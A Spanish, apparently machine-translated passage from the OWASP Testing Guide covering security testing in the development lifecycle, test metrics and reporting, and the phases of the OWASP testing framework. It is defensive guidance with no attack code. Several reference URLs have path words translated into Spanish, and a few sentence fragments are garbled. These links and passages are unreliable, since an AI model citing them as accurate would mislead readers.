Escenarios de amenazas para vulnerabilidades comunes que tienen causas fundamentales Los problemas de codificación insegura también se pueden documentar en la guía de pruebas de seguridad del desarrollador. Cuando se implementa una solución para un defecto de codificación identificado con el análisis del código fuente, por ejemplo, los casos de prueba de seguridad pueden verificar que la implementación del cambio de código sigue los requisitos de codificación segura documentados en los estándares de codificación segura.

El análisis del código fuente y las pruebas unitarias pueden validar que el cambio de código mitiga la vulnerabilidad expuesta por el defecto de codificación previamente identificado. Los resultados del análisis de código seguro automatizado también se pueden utilizar como puertas de registro automático para el control de versiones; por ejemplo, los artefactos de software no se pueden registrar en la compilación con problemas de codificación de gravedad alta o media.

Pruebas de seguridad de los probadores funcionales

Pruebas de seguridad durante la fase de integración y validación: pruebas del sistema integrado y pruebas de funcionamiento

El principal objetivo de las pruebas de sistemas integrados es validar el concepto de "defensa en profundidad", es decir, que la implementación de controles de seguridad proporciona seguridad en diferentes capas. Por ejemplo, la falta de validación de entrada al llamar a un componente integrado con la aplicación suele ser un factor que se puede probar con pruebas de integración.

El entorno de prueba del sistema de integración es también el primer entorno.

Introducción a la guía de pruebas

ment donde los probadores pueden simular escenarios de ataque reales como puede ser potencialmente ejecutado por un usuario interno o externo malintencionado de la aplicación. Las pruebas de seguridad en este nivel pueden validar si las vulnerabilidades son reales y pueden ser explotadas por atacantes. Por ejemplo, una vulnerabilidad potencial encontrada en el código fuente puede calificarse como de alto riesgo debido a la exposición a posibles usuarios malintencionados, así como por el impacto potencial (por ejemplo, acceso a información confidencial).

Los escenarios de ataques reales se pueden probar tanto con técnicas de prueba manuales como con herramientas de prueba de penetración. Las pruebas de seguridad de este tipo también se denominan pruebas de piratería ética. Desde la perspectiva de las pruebas de seguridad, estas son pruebas basadas en riesgos y tienen el objetivo de probar la aplicación en el entorno operativo. El objetivo es la compilación de la aplicación que es representativa de la versión de la aplicación que se implementa en producción.

Incluir pruebas de seguridad en la fase de integración y validación es fundamental para identificar vulnerabilidades debidas a la integración de componentes, así como para validar la exposición de dichas vulnerabilidades. Las pruebas de seguridad de aplicaciones requieren un conjunto especializado de habilidades, que incluyen conocimientos de software y seguridad, que no son típicos de los ingenieros de seguridad. Como resultado, a menudo se requiere que las organizaciones capaciten a sus desarrolladores de software en técnicas de piratería ética, procedimientos de evaluación de seguridad y herramientas.

Un escenario realista es desarrollar dichos recursos internamente y documentarlos en guías y procedimientos de pruebas de seguridad que tengan en cuenta el conocimiento de pruebas de seguridad del desarrollador.

La denominada "lista de verificación o lista de trucos de casos de prueba de seguridad", por ejemplo, puede proporcionar casos de prueba simples y vectores de ataque que los evaluadores pueden utilizar para validar la exposición a vulnerabilidades comunes como suplantación de identidad, divulgación de información, desbordamientos de búfer y cadenas de formato, inyección SQL e inyección XSS, XML, SOAP, problemas de canonicalización, denegación de servicio y código administrado y controles ActiveX (por ejemplo, Una primera batería de estas pruebas se puede realizar manualmente con unos conocimientos muy básicos de seguridad del software.

El primer objetivo de las pruebas de seguridad podría ser la validación de un conjunto de requisitos mínimos de seguridad. Estos casos de prueba de seguridad pueden consistir en forzar manualmente la aplicación a estados de error y excepcionales y recopilar conocimientos a partir del comportamiento de la aplicación.

Por ejemplo, las vulnerabilidades de inyección de SQL se pueden probar manualmente inyectando vectores de ataque a través de la entrada del usuario y verificando si las excepciones de SQL se devuelven al usuario. La evidencia de un error de excepción de SQL podría ser una manifestación de una vulnerabilidad que puede explotarse.

Una prueba de seguridad más profunda podría requerir el conocimiento del evaluador sobre técnicas y herramientas de prueba especializadas. Además del análisis del código fuente y las pruebas de penetración, estas técnicas incluyen, por ejemplo, código fuente e inyección de fallas binarias, análisis de propagación de fallas y cobertura de código, pruebas fuzz e ingeniería inversa.

La guía de pruebas de seguridad debe proporcionar procedimientos y recomendar herramientas que puedan utilizar los evaluadores de seguridad para realizar evaluaciones de seguridad tan profundas.

El siguiente nivel de pruebas de seguridad después de las pruebas del sistema de integración es realizar pruebas de seguridad en el entorno de aceptación del usuario. Existen ventajas únicas al realizar pruebas de seguridad en el entorno operativo. El entorno de pruebas de aceptación de usuario (UAT) es el más representativo de la configuración de lanzamiento,

con la excepción de los datos (por ejemplo, se utilizan datos de prueba en lugar de datos reales). Una característica de las pruebas de seguridad en UAT son las pruebas para detectar problemas de configuración de seguridad. En algunos casos, estas vulnerabilidades pueden representar altos riesgos. Por ejemplo, es posible que el servidor que aloja la aplicación web no esté configurado con privilegios mínimos, un certificado SSL válido y una configuración segura, que los servicios esenciales estén deshabilitados y que el directorio raíz web no se limpie de las páginas web de prueba y administración.

Análisis e informes de datos de pruebas de seguridad

Objetivos para las métricas y mediciones de las pruebas de seguridad

Definir los objetivos para las métricas y mediciones de las pruebas de seguridad es un requisito previo para utilizar los datos de las pruebas de seguridad para los procesos de análisis y gestión de riesgos. Por ejemplo, una medida como el número total de vulnerabilidades encontradas en las pruebas de seguridad podría cuantificar la postura de seguridad de la aplicación. Estas medidas también ayudan a identificar objetivos de seguridad para las pruebas de seguridad del software. Por ejemplo, reducir la cantidad de vulnerabilidades a un número aceptable (mínimo) antes de implementar la aplicación en producción.

Otro objetivo manejable podría ser comparar la postura de seguridad de las aplicaciones con una línea de base para evaluar las mejoras en los procesos de seguridad de las aplicaciones. Por ejemplo, la línea base de métricas de seguridad podría consistir en una aplicación que se probó únicamente con pruebas de penetración. Los datos de seguridad obtenidos de una aplicación a la que también se le realizó una prueba de seguridad durante la codificación deberían mostrar una mejora (por ejemplo, una menor cantidad de vulnerabilidades) en comparación con la línea de base.

En las pruebas de software tradicionales, la cantidad de defectos de software, como los errores encontrados en una aplicación, podría proporcionar una medida de la calidad del software. De manera similar, las pruebas de seguridad pueden proporcionar una medida de seguridad del software. Desde la perspectiva de la gestión de defectos y la generación de informes, las pruebas de seguridad y calidad del software pueden utilizar categorizaciones similares para las causas fundamentales y los esfuerzos de corrección de defectos. Desde la perspectiva de la causa raíz, un defecto de seguridad puede deberse a un error de diseño (por ejemplo, fallos de seguridad) o a un error de codificación (por ejemplo, un error de seguridad). Desde la perspectiva del esfuerzo necesario para solucionar un defecto, tanto los defectos de seguridad como los de calidad se pueden medir en términos de horas de desarrollador para implementar la solución, las herramientas y recursos necesarios para solucionarlo y el costo de implementar la solución.

Una característica de los datos de pruebas de seguridad, en comparación con los datos de calidad, es la categorización en términos de amenaza, exposición de la vulnerabilidad y el impacto potencial que plantea la vulnerabilidad para determinar el riesgo. Probar la seguridad de las aplicaciones consiste en gestionar los riesgos técnicos para garantizar que las contramedidas de la aplicación cumplan con niveles aceptables.

Por esta razón, los datos de las pruebas de seguridad deben respaldar la estrategia de riesgo de seguridad en los puntos de control críticos durante el SDLC. Por ejemplo, las vulnerabilidades encontradas en el código fuente con el análisis del código fuente representan una medida inicial de riesgo. Se puede calcular una medida de riesgo (por ejemplo, alto, medio, bajo) para la vulnerabilidad determinando los factores de exposición y probabilidad y validando la vulnerabilidad con pruebas de penetración. Las métricas de riesgo asociadas a las vulnerabilidades encontradas en las pruebas de seguridad permiten a la gestión empresarial tomar decisiones de gestión de riesgos, como decidir si los riesgos pueden aceptarse, mitigarse o transferirse a diferentes niveles dentro de la organización (p. ej., tanto empresarial como empresarial), riesgos técnicos).

Al evaluar la situación de seguridad de una aplicación, es importante tener en cuenta ciertos factores, como el tamaño de la aplicación que se está desarrollando. Se ha demostrado estadísticamente que el tamaño de la aplicación está relacionado con la cantidad de problemas encontrados en la aplicación durante las pruebas. Una medida del tamaño de la aplicación es el número de líneas de código (LOC) de la aplicación.

Normalmente, los defectos de calidad del software oscilan entre 7 y 10 defectos por cada mil líneas de código nuevo y modificado [21]. Dado que las pruebas pueden reducir el número total en aproximadamente un 25 % con una sola prueba, es lógico que las aplicaciones de mayor tamaño se prueben con más frecuencia que las aplicaciones de menor tamaño.

Cuando las pruebas de seguridad se realizan en varias fases del SDLC, los datos de la prueba pueden demostrar la capacidad de las pruebas de seguridad para detectar vulnerabilidades tan pronto como se introducen. Los datos de prueba también pueden demostrar la eficacia de eliminar las vulnerabilidades mediante la implementación de contramedidas en diferentes puntos de control del SDLC.

Una medición de este tipo también se define como "métricas de contención" y proporciona una medida de la capacidad de una evaluación de seguridad realizada en cada fase del proceso de desarrollo para mantener la seguridad dentro de cada fase.

Estas métricas de contención también son un factor crítico para reducir el costo de corregir las vulnerabilidades. Es menos costoso abordar las vulnerabilidades en la misma fase del SDLC en la que se encuentran, en lugar de solucionarlas más tarde en otra fase.

Las métricas de las pruebas de seguridad pueden respaldar el análisis de gestión de riesgos, costos y defectos de seguridad cuando están asociadas con objetivos tangibles y cronometrados como:

- Reducir el número total de vulnerabilidades en un 30%
- Solucionar problemas de seguridad antes de una fecha límite determinada (por ejemplo, antes de la versión beta). liberar)

Los datos de las pruebas de seguridad pueden ser absolutos, como el número de vulnerabilidades detectadas durante la revisión manual del código, así como comparativos, como el número de vulnerabilidades detectadas en las revisiones del código.

comparado con las pruebas de penetración. Para responder preguntas sobre la calidad del proceso de seguridad, es importante determinar una línea de base de lo que podría considerarse aceptable y bueno. Los datos de las pruebas de seguridad también pueden respaldar objetivos específicos del análisis de seguridad. Estos objetos podrían ser el cumplimiento de regulaciones de seguridad y estándares de seguridad de la información, gestión de procesos de seguridad, identificación de causas fundamentales de seguridad y mejoras de procesos, y análisis de costos y beneficios de seguridad.

Cuando se informan datos de pruebas de seguridad, se deben proporcionar métricas para respaldar el análisis. El alcance del análisis es la interpretación de los datos de prueba para encontrar pistas sobre la seguridad del software que se está produciendo, así como la efectividad del proceso.

Algunos ejemplos de pistas respaldadas por datos de pruebas de seguridad pueden ser:

- ¿Se reducen las vulnerabilidades a un nivel aceptable para su liberación?
- ¿Cómo se compara la calidad de seguridad de este producto con Productos de software similares?
- ¿Se cumplen todos los requisitos de las pruebas de seguridad?
- ¿Cuáles son las principales causas fundamentales de los problemas de seguridad?
- ¿Cuán numerosos son los fallos de seguridad en comparación con los errores de seguridad?
- ¿Qué actividad de seguridad es más eficaz para encontrar vulnerabilidades?
- ¿Qué equipo es más productivo a la hora de solucionar defectos de seguridad y vulnerabilidades?

- ¿Qué porcentaje de las vulnerabilidades generales son de alto riesgo?
- ¿Qué herramientas son más efectivas para detectar vulnerabilidades de seguridad?
- ¿Qué tipo de pruebas de seguridad son más efectivas para encontrar vulnerabilidades (por ejemplo, pruebas de caja blanca versus pruebas de caja negra)?
- ¿Cuántos problemas de seguridad se encuentran durante las revisiones de códigos seguros?
- ¿Cuántos problemas de seguridad se encuentran durante el diseño seguro? reseñas?

Para poder emitir un juicio sólido utilizando los datos de prueba, es importante tener una buena comprensión del proceso de prueba, así como de las herramientas de prueba. Se debe adoptar una taxonomía de herramientas para decidir qué herramientas de seguridad utilizar. Las herramientas de seguridad pueden calificarse como buenas para encontrar vulnerabilidades comunes conocidas dirigidas a diferentes artefactos.

El problema es que los problemas de seguridad desconocidos no se prueban. El hecho de que una prueba de seguridad esté libre de problemas no significa que el software o la aplicación sea bueno. Algunos estudios [22] han demostrado que, en el mejor de los casos, las herramientas sólo pueden encontrar el 45% de las vulnerabilidades generales.

Incluso las herramientas de automatización más sofisticadas no son rival para un evaluador de seguridad experimentado. El solo hecho de confiar en los resultados exitosos de las pruebas de las herramientas de automatización dará a los profesionales de la seguridad una falsa sensación de seguridad. Por lo general, cuanto más experiencia tengan los evaluadores de seguridad con la metodología y las herramientas de prueba de seguridad, mejores serán los resultados de la prueba de seguridad y análisis será. Es importante que los gerentes que invierten en herramientas de pruebas de seguridad también consideren invertir en la contratación de recursos humanos capacitados, así como en capacitación en pruebas de seguridad.

Los requisitos de información

La situación de seguridad de una aplicación se puede caracterizar desde la perspectiva del efecto, como el número de vulnerabilidades y la clasificación de riesgo de las vulnerabilidades, así como desde la perspectiva de la causa u origen, como errores de codificación, fallas arquitectónicas y Problemas de configuración.

Las vulnerabilidades se pueden clasificar según diferentes criterios.

La métrica de gravedad de la vulnerabilidad más utilizada es el Sistema de puntuación de vulnerabilidad común (CVSS) del Foro de equipos de seguridad y respuesta a incidentes (FIRST), que actualmente se encuentra en la versión 2 y la versión 3 se lanzará en breve.

Al informar datos de pruebas de seguridad, la mejor práctica es incluir la siguiente información:

- La categorización de cada vulnerabilidad por tipo.
- La amenaza a la seguridad a la que está expuesto el problema.
- La causa raíz de los problemas de seguridad (p. ej., errores de seguridad, fallas de seguridad)
- La técnica de prueba utilizada para encontrar el problema.
- La remediación de la vulnerabilidad (por ejemplo, la contramedida)
- La clasificación de gravedad de la vulnerabilidad (Alta, Media, Baja y/o o puntuación CVSS)

Al describir cuál es la amenaza a la seguridad, será posible comprender si el control de mitigación es ineficaz para mitigar la amenaza y por qué.

Informar la causa raíz del problema puede ayudar a identificar lo que debe solucionarse. En el caso de una prueba de caja blanca, por ejemplo, la causa raíz de la seguridad del software de la vulnerabilidad será la

código fuente ofensivo.

Una vez que se informan los problemas, también es importante brindar orientación al desarrollador de software sobre cómo volver a realizar pruebas y encontrar la vulnerabilidad. Esto podría implicar el uso de una técnica de prueba de caja blanca (por ejemplo, revisión del código de seguridad con un analizador de código estático) para determinar si el código es vulnerable. Si se puede encontrar una vulnerabilidad mediante una técnica de caja negra (prueba de penetración), el informe de prueba también debe proporcionar información sobre cómo validar la exposición de la vulnerabilidad al front-end (por ejemplo, el cliente).[Informe02-3.pdf](#)

La información sobre cómo solucionar la vulnerabilidad debe ser lo suficientemente detallada para que un desarrollador pueda implementar una solución. Debe proporcionar ejemplos de codificación segura, cambios de configuración y referencias adecuadas.

Finalmente, la calificación de gravedad contribuye al cálculo de la calificación de riesgo y ayuda a priorizar el esfuerzo de remediación. Normalmente, asignar una calificación de riesgo a la vulnerabilidad implica un análisis de riesgo externo basado en factores como el impacto y la exposición.

Casos de negocios

Para que las métricas de las pruebas de seguridad sean útiles, deben proporcionar valor a las partes interesadas en los datos de las pruebas de seguridad de la organización. Las partes interesadas pueden incluir directores de proyectos, desarrolladores, oficinas de seguridad de la información, auditores y directores de información. El valor puede estar en términos del caso de negocio que cada parte interesada del proyecto tiene en términos de rol y responsabilidad.

Los desarrolladores de software analizan los datos de las pruebas de seguridad para demostrar que el software está codificado de forma más segura y eficiente. Esto les permite defender el uso de herramientas de análisis de código fuente, así como seguir estándares de codificación segura y asistir a capacitación en seguridad de software.

Los gerentes de proyecto buscan datos que les permitan administrar y utilizar con éxito las actividades y recursos de pruebas de seguridad de acuerdo con el plan del proyecto. Para los gerentes de proyectos, los datos de las pruebas de seguridad pueden mostrar que los proyectos están dentro del cronograma y avanzando según el objetivo de las fechas de entrega y están mejorando durante las pruebas.

Los datos de las pruebas de seguridad también ayudan al argumento comercial para las pruebas de seguridad si la iniciativa proviene de los oficiales de seguridad de la información (ISO). Por ejemplo, puede proporcionar evidencia de que las pruebas de seguridad durante el SDLC no afectan la entrega del proyecto, sino que reducen la carga de trabajo general necesaria para abordar las vulnerabilidades más adelante en la producción.

Para los auditores de cumplimiento, las métricas de las pruebas de seguridad brindan un nivel de garantía de seguridad del software y confianza en que el cumplimiento de los estándares de seguridad se aborda a través de los procesos de revisión de seguridad dentro de la organización.

Finalmente, los directores de información (CIO) y los directores de seguridad de la información (CISO), que son responsables del presupuesto que debe asignarse en recursos de seguridad, buscan derivar un análisis de costo-beneficio a partir de los datos de las pruebas de seguridad. Para tomar decisiones informadas sobre en qué actividades y herramientas de seguridad invertir. Una de las métricas que respalda dicho análisis es el retorno de la inversión (ROI) en seguridad [23]. Para derivar dichas métricas a partir de los datos de las pruebas de seguridad, es importante cuantificar el diferencial entre el riesgo debido a la exposición de vulnerabilidades y la efectividad de las pruebas de seguridad para mitigar el riesgo de seguridad, y factorizar esta brecha con el costo de la actividad de pruebas de seguridad o las herramientas de prueba adoptadas.

Referencias

- [1] T. DeMarco, Control de proyectos de software: gestión, medición y estimación, Yourdon Press, 1982
- [2] S. Payne, Guía de métricas de seguridad - http://www.sans.org/sala_de_lectura/whitepapers/auditing/55.php
- [3] NIST, Los impactos económicos de una infraestructura inadecuada para las pruebas de software - <http://www.nist.gov/director/planning/upload/informe02-3.pdf>
- [4] Ross Anderson, página de recursos sobre economía y seguridad - <http://www.cl.cam.ac.uk/~rja14/econsec.html>
- [5] Denis Verdon, Enseñando a los desarrolladores a pescar - [OWASP AppSec NYC 2004](#)
- [6] Bruce Schneier, Criptograma Número 9 - <https://www.schneier.es/crypto-gram-0009.html>
- [7] Symantec, Informes de amenazas - http://www.symantec.com/resposta_seguridad/publicaciones/threatreport.jsp
- [8] FTC, Ley Gramm-Leach Bliley - <http://business.ftc.gov/privacidad-y-seguridad/gramm-leach-bliley-act>
- [9] Senador Peace y asambleísta Simitian, SB 1386 - http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html
- [10] Unión Europea, Directiva 96/46/CE sobre la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de dichos datos - http://ec.europa.eu/justice/políticas/privacidad/docs/95-46-ce/dir1995-46_part1_en.pdf
- [11] NIST, Guía de gestión de riesgos para sistemas de tecnología de la información - http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800_30_r1.pdf
- [12] SEI, Carnegie Mellon, Evaluación de vulnerabilidades, activos y amenazas operativamente críticas (OCTAVE) - <http://www.cert.org/octava/>
- [13] Ken Thompson, Reflexiones sobre la confianza, reimpresso de Communication of the ACM - <http://cm.bell-labs.com/who/ken/trust.html>
- [14] Gary McGraw, Más allá del medidor de maldad - <http://www.drdobbs.com/security/beyond-the-badness-ometer/189500001>
- [15] FFIEC, Autenticación en un entorno de banca por Internet - http://www.ffiec.gov/pdf/authentication_guidance.pdf
- [16] Consejo de Estándares de Seguridad de PCI, Estándar de seguridad de datos de PCI: https://www.pcisecuritystandards.org/security_standards/index.
- [17] MSDN, Hoja de referencia: Marco de seguridad de aplicaciones web - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe
- [18] MSDN, Mejora de la seguridad de las aplicaciones web, Capítulo 2, Amenazas y contramedidas - <http://msdn.microsoft.com/en-us/biblioteca/aa302418.aspx>
- [19] Sindré, G. Opdal A., Captura de requisitos de seguridad a través de casos de uso indebido - <http://folk.uio.no/nik/2001/21-sindre.pdf>
- [20] Grupo de trabajo sobre mejora de la seguridad en todo el ciclo de vida del desarrollo de software, datos referidos de Caper Johns, evaluaciones de software, puntos de referencia y mejores prácticas - <http://www.criminal-justice-careers.com/resources/SDLCFULL.pdf>
- [21] MITRE, Ser explícito sobre las debilidades, diapositiva 30, Cobertura de CWE - http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt
- [22] Marco Morana, Incorporación de la seguridad en el ciclo de vida del software, un caso de negocio - <http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf>

3 El marco de pruebas de OWASP

Esta sección describe un marco de prueba típico que puede ser desarrollado dentro de una organización. Puede verse como un marco de referencia que comprende técnicas y tareas que son apropiadas en varias fases del ciclo de vida de desarrollo de software (SDLC).

Descripción general

Esta sección describe un marco de prueba típico que se puede desarrollar dentro de una organización. Puede verse como un marco de referencia que comprende técnicas y tareas que son apropiadas en varias fases del ciclo de vida del desarrollo de software (SDLC). Las empresas y los equipos de proyectos pueden utilizar este modelo para desarrollar su propio marco de pruebas y evaluar los servicios de pruebas de los proveedores. Este marco no debe verse como prescriptivo, sino como un enfoque flexible que puede ampliarse y moldearse para adaptarse al proceso de desarrollo y la cultura de una organización.

Esta sección tiene como objetivo ayudar a las organizaciones a construir un proceso de prueba estratégico completo y no está dirigida a consultores o contratistas que tienden a participar en áreas de prueba más tácticas y específicas.

Es fundamental comprender por qué la creación de un marco de pruebas de un extremo a otro es crucial para evaluar y mejorar la seguridad del software. En Writing Secure Code, Howard y LeBlanc señalan que emitir un boletín de seguridad le cuesta a Microsoft al menos 100.000 dólares, y a sus clientes en conjunto les cuesta mucho más que eso implementar los parches de seguridad. También señalan que el sitio web CyberCrime del gobierno de EE. UU. (<http://www.justice.gov/criminal/cybercrime/>) detalla casos criminales recientes y las pérdidas para las organizaciones. Las pérdidas típicas superan con creces los 100.000 dólares estadounidenses.

Con economías como estas, no es de extrañar por qué los proveedores de software pasan de realizar únicamente pruebas de seguridad de caja negra, que sólo se pueden realizar en aplicaciones que ya han sido desarrolladas, a concentrarse en pruebas en los primeros ciclos de desarrollo de aplicaciones, como la definición, diseño y desarrollo.

Muchos profesionales de la seguridad todavía ven las pruebas de seguridad en el ámbito de las pruebas de penetración. Como se mencionó anteriormente, si bien las pruebas de penetración tienen un papel que desempeñar, generalmente son ineficaces para encontrar errores y dependen excesivamente de la habilidad del evaluador. Sólo debe considerarse como una técnica de implementación o para crear conciencia sobre problemas de producción. Para mejorar la seguridad de las aplicaciones, se debe mejorar la calidad de seguridad del software. Eso significa probar la seguridad en las etapas de definición, diseño, desarrollo, implementación y mantenimiento, y no depender de la costosa estrategia de esperar hasta que el código esté completamente construido.

Como se analizó en la introducción de este documento, existen muchas metodologías de desarrollo, como el Proceso Unificado Racional, el desarrollo extremo y ágil, y las metodologías tradicionales en cascada. La intención de esta guía no es sugerir una metodología de desarrollo particular ni proporcionar orientación específica que se adhiera a alguna metodología en particular. En cambio, presentamos un modelo de desarrollo genérico, y el lector debe seguirlo de acuerdo con

el proceso de su empresa.

Este marco de prueba consta de las siguientes actividades que deben llevarse a cabo:

- Antes de que comience el desarrollo
- Durante la definición y el diseño
- Durante el desarrollo
- Durante la implementación
- Mantenimiento y operaciones

Fase 1: antes de que comience el desarrollo

Fase 1.1: Definir un SDLC

Antes de que comience el desarrollo de aplicaciones se debe definir un SDLC adecuado donde la seguridad sea inherente a cada etapa.

Fase 1.2: Revisión de políticas y estándares

Asegúrese de que existan políticas, estándares y documentación adecuados. La documentación es extremadamente importante ya que brinda a los equipos de desarrollo pautas y políticas que pueden seguir.

Las personas sólo pueden hacer lo correcto si saben qué es lo correcto.

Si la aplicación se va a desarrollar en Java, es fundamental que exista un estándar de codificación segura Java. Si la aplicación va a utilizar criptografía, es esencial que exista un estándar de criptografía. Ninguna política o estándar puede cubrir todas las situaciones que enfrentará el equipo de desarrollo. Al documentar los problemas comunes y predecibles, será necesario tomar menos decisiones durante el proceso de desarrollo.

Fase 1.3: Desarrollar criterios de medición y métricas y garantizar la trazabilidad

Antes de que comience el desarrollo, planifique el programa de medición. Al definir los criterios que deben medirse, proporciona visibilidad de los defectos tanto en el proceso como en el producto. Es esencial definir las métricas antes de que comience el desarrollo, ya que puede ser necesario modificar el proceso para capturar los datos.

Fase 2: durante la definición y el diseño

Fase 2.1: Revisar los requisitos de seguridad

Los requisitos de seguridad definen cómo funciona una aplicación desde una perspectiva de seguridad. Es esencial que se prueben los requisitos de seguridad. En este caso, probar significa probar las suposiciones que se hacen en los requisitos y probar para ver si hay lagunas en las definiciones de los requisitos.

Por ejemplo, si existe un requisito de seguridad que establece que los usuarios deben estar registrados antes de poder acceder a los documentos técnicos.

El marco de pruebas de OWASP

sección de un sitio web, ¿significa esto que el usuario debe estar registrado en el sistema o debe estar autenticado? Asegúrese de que los requisitos sean lo más inequívocos posible.

Al buscar lagunas en los requisitos, considere buscar mecanismos de seguridad como:

- Gestión de usuarios
- Autenticación
- Autorización
- Confidencialidad de los datos
- Integridad
- Responsabilidad
- Gestión de sesiones
- Seguridad en el transporte
- Segregación del sistema por niveles
- Cumplimiento legislativo y de estándares (incluyendo Privacidad, Estándares gubernamentales e industriales)

Fase 2.2: Revisión del diseño y la arquitectura

Las aplicaciones deben tener un diseño y una arquitectura documentados.

Esta documentación puede incluir modelos, documentos textuales y otros artefactos similares. Es esencial probar estos artefactos para garantizar que el diseño y la arquitectura apliquen el nivel apropiado de seguridad tal como se define en los requisitos.

Identificar fallas de seguridad en la fase de diseño no es solo uno de los lugares más rentables para identificar fallas, sino que también puede ser uno de los lugares más efectivos para realizar cambios. Por ejemplo, si se identifica que el diseño requiere que las decisiones de autorización se tomen en múltiples lugares, puede ser apropiado considerar un componente de autorización central. Si la aplicación realiza la validación de datos en varios lugares, puede ser apropiado desarrollar un marco de validación central (es decir, arreglar la validación de entrada en un lugar, en lugar de en cientos de lugares, es mucho más barato).

Si se descubren debilidades, se deben comunicar al arquitecto del sistema para que adopte enfoques alternativos.

Fase 2.3: Crear y revisar modelos UML

Una vez que el diseño y la arquitectura estén completos, cree modelos de lenguaje de modelado unificado (UML) que describan cómo funciona la aplicación. En algunos casos, es posible que ya estén disponibles.

Utilice estos modelos para confirmar con los diseñadores de sistemas una comprensión exacta de cómo funciona la aplicación. Si se descubren debilidades, se deben comunicar al arquitecto del sistema para que adopte enfoques alternativos.

Fase 2.4: Crear y revisar modelos de amenazas

Armado con revisiones de diseño y arquitectura y modelos UML que explican exactamente cómo funciona el sistema, realice un ejercicio de modelado de amenazas. Desarrollar escenarios de amenazas realistas. Analice el diseño y la arquitectura para garantizar que estas amenazas hayan sido mitigadas, aceptadas por la empresa o asignadas a un tercero, como una empresa de seguros. Cuando las amenazas identificadas no tienen estrategias de mitigación, revise el diseño y la arquitectura con el arquitecto de sistemas para modificar el diseño.

Fase 3: durante el desarrollo

Teóricamente, el desarrollo es la implementación de un diseño. Sin embargo, en el mundo real, muchas decisiones de diseño se toman durante el desarrollo del código.

desarrollo. A menudo se trata de decisiones menores que eran demasiado detalladas para ser descritas en el diseño, o cuestiones para las que no se ofrecía ninguna política o orientación estándar. Si el diseño y la arquitectura no fueran los adecuados, el desarrollador se enfrentaría a muchas decisiones. Si no hubiera políticas y estándares suficientes, el desarrollador se enfrentaría a aún más decisiones.

Fase 3.1: recorrido por el código

El equipo de seguridad debe realizar un recorrido por el código con los desarrolladores y, en algunos casos, con los arquitectos del sistema. Un recorrido por el código es un recorrido de alto nivel por el código donde los desarrolladores pueden explicar la lógica y el flujo del código implementado. Permite al equipo de revisión del código obtener una comprensión general del código y permite a los desarrolladores explicar por qué ciertas cosas se desarrollaron de la forma en que fueron.

El propósito no es realizar una revisión de código, sino comprender a alto nivel el flujo, el diseño y la estructura del código que conforma la aplicación.

Fase 3.2: Revisiones de código

Armado con una buena comprensión de cómo está estructurado el código y por qué ciertas cosas se codificaron de la forma en que estaban, el evaluador ahora puede examinar el código real en busca de defectos de seguridad.

Las revisiones de código estático validan el código con un conjunto de listas de verificación, que incluyen:

- Requisitos comerciales de disponibilidad, confidencialidad e integridad.
- Guía OWASP o las 10 mejores listas de verificación para exposiciones técnicas (dependiendo de la profundidad de la revisión).
- Cuestiones específicas relacionadas con el lenguaje o marco en uso, como como el documento Scarlet para PHP o las listas de verificación de Microsoft Secure Coding para ASP.NET.
- Cualquier requisito específico de la industria, como Sarbanes-Oxley 404, COPPA, ISO/IEC 27002, APRA, HIPAA, directrices de Visa Merchant u otros regímenes regulatorios.

En términos de retorno de los recursos invertidos (principalmente tiempo), las revisiones de código estático producen retornos de calidad mucho más altos que cualquier otro método de revisión de seguridad y dependen menos de la habilidad del revisor. Sin embargo, no son una solución milagrosa y deben considerarse cuidadosamente dentro de un régimen de pruebas de espectro completo.

Para obtener más detalles sobre las listas de verificación de OWASP, consulte la Guía OWASP para aplicaciones web seguras o la última edición de OWASP Top 10.

Fase 4: durante la implementación

Fase 4.1: Pruebas de penetración de aplicaciones

Después de probar los requisitos, analizar el diseño y realizar la revisión del código, se puede suponer que se han detectado todos los problemas. Es de esperar que este sea el caso, pero las pruebas de penetración de la aplicación después de su implementación proporcionan una última comprobación para garantizar que no se haya pasado nada por alto.

Fase 4.2: Prueba de gestión de configuración

La prueba de penetración de aplicaciones debe incluir la verificación de cómo se implementó y aseguró la infraestructura. Si bien la aplicación puede ser segura, un pequeño aspecto de la configuración aún podría estar en una etapa de instalación predeterminada y vulnerable a la explotación.

Fase 5: Mantenimiento y Operaciones**Fase 5.1: Realizar revisiones de gestión operativa**

Es necesario que exista un proceso que detalla cómo se gestiona el lado operativo tanto de la aplicación como de la infraestructura.

Fase 5.2: Realizar controles de salud periódicos

Se deben realizar controles de estado mensuales o trimestrales tanto en la aplicación como en la infraestructura para garantizar que no se hayan introducido nuevos riesgos de seguridad y que el nivel de seguridad aún esté intacto.

